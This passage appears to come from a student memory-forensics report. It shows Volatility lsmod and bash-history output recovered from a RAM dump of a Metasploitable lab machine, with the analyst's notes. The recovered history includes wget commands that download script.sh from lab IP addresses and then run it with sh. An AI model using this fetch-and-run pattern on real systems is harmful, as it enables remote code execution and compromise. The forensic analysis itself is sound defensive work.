dell@ubuntu:~/Documents/CFIS/volatility-2.3.1$ ./vol.py -f /home/dell/Documents/CFIS/ram_dump5.lime --profile=LinuxUBUNTU-MSF804x86 linux_lsmod
Volatility Foundation Volatility Framework 2.3.1
lime 9664
nfsd 228464
auth_rpcgss 43424
exportfs 6016
nfs 261900
lockd 67720
nfs_acl 4608
sunrpc 185756
iptables_filter 3840
ip_tables 14820
```

B.5 linux_lsmod

The above screen shot shows the lime module. This is because the lime was used as a tool required to dump the contents of the memory.

```
dell@ubuntu: ~/Documents/CFIS/volatility-2.3.1
dell@ubuntu:~/Documents/CFIS/volatility-2.3.1$ ./vol.py -f /home/dell/Documents/CFIS/ram_dump5.lime --profile=LinuxUBUNTU-MSF804x86 linux_bash
Volatility Foundation Volatility Framework 2.3.1
Pid      Name      Command Time      Command
-----
5402 bash  2019-04-04 14:36:08 UTC+0000 ls /var/www/
5402 bash  2019-04-04 14:45:13 UTC+0000 ls
5402 bash  2019-04-04 14:45:18 UTC+0000 cd Desktop/
5402 bash  2019-04-04 14:45:19 UTC+0000 ls
5402 bash  2019-04-04 14:45:22 UTC+0000 cd files/
5402 bash  2019-04-04 14:45:24 UTC+0000 ls
5402 bash  2019-04-04 14:45:36 UTC+0000 sh script.sh
5402 bash  2019-04-04 14:45:37 UTC+0000 ls
5402 bash  2019-04-04 14:52:03 UTC+0000 echo 'I hacked metasploitable'
5402 bash  2019-04-04 14:52:30 UTC+0000 cd /var/tmp/src/
5402 bash  2019-04-04 14:52:33 UTC+0000 ls
5402 bash  2019-04-04 14:53:31 UTC+0000 mkdir /var/www/ram_dump5
5402 bash  2019-04-04 14:54:56 UTC+0000 insmod ./lime-2.6.24-16-server.ko "path=/var/www/ram_dump5/ram_dump5.lime format=lime"
5417 bash  2019-04-04 14:27:44 UTC+0000 wget
5417 bash  2019-04-04 14:28:11 UTC+0000 ls
5417 bash  2019-04-04 14:28:15 UTC+0000 cd Desktop/
5417 bash  2019-04-04 14:28:18 UTC+0000 cd Desktop/
5417 bash  2019-04-04 14:28:25 UTC+0000 ls
5417 bash  2019-04-04 14:28:34 UTC+0000 mkdir files
5417 bash  2019-04-04 14:28:59 UTC+0000 wget 192.168.172.140/script.sh
5417 bash  2019-04-04 14:29:12 UTC+0000 wget 192.168.172.138/script.sh
5417 bash  2019-04-04 14:30:25 UTC+0000 wget 192.168.172.138/script.sh
5417 bash  2019-04-04 14:30:30 UTC+0000 wget 192.168.172.138/script.sh
5417 bash  2019-04-04 14:31:34 UTC+0000 wget 192.168.172.138/script.sh
5417 bash  2019-04-04 14:32:06 UTC+0000 wget 192.168.172.138/script.sh
5417 bash  2019-04-04 14:32:27 UTC+0000 wget 192.168.172.138/script.sh
5417 bash  2019-04-04 14:38:59 UTC+0000 ls -l /var/www
5417 bash  2019-04-04 14:43:13 UTC+0000 ls
5417 bash  2019-04-04 14:43:20 UTC+0000 cd files/
5417 bash  2019-04-04 14:43:34 UTC+0000 vim script.sh
dell@ubuntu:~/Documents/CFIS/volatility-2.3.1$
```

B.5 linux_bash

The above screen shot shows the bash history. This shows all that commands that were typed from the bash shell. The following observations were made by executing this option.

- 1) There is an 'echo' command which prints the line 'I hacked metasploitable'.
- 2) The wget command was executed. This shows that some files were being downloaded from a server whose ip was 192.168.172.138

- 3) There is an 'insmod' command being executed. This shows that a kernel module was being inserted into the memory.
- 4) The sh command shows that some .sh scripts were being executed.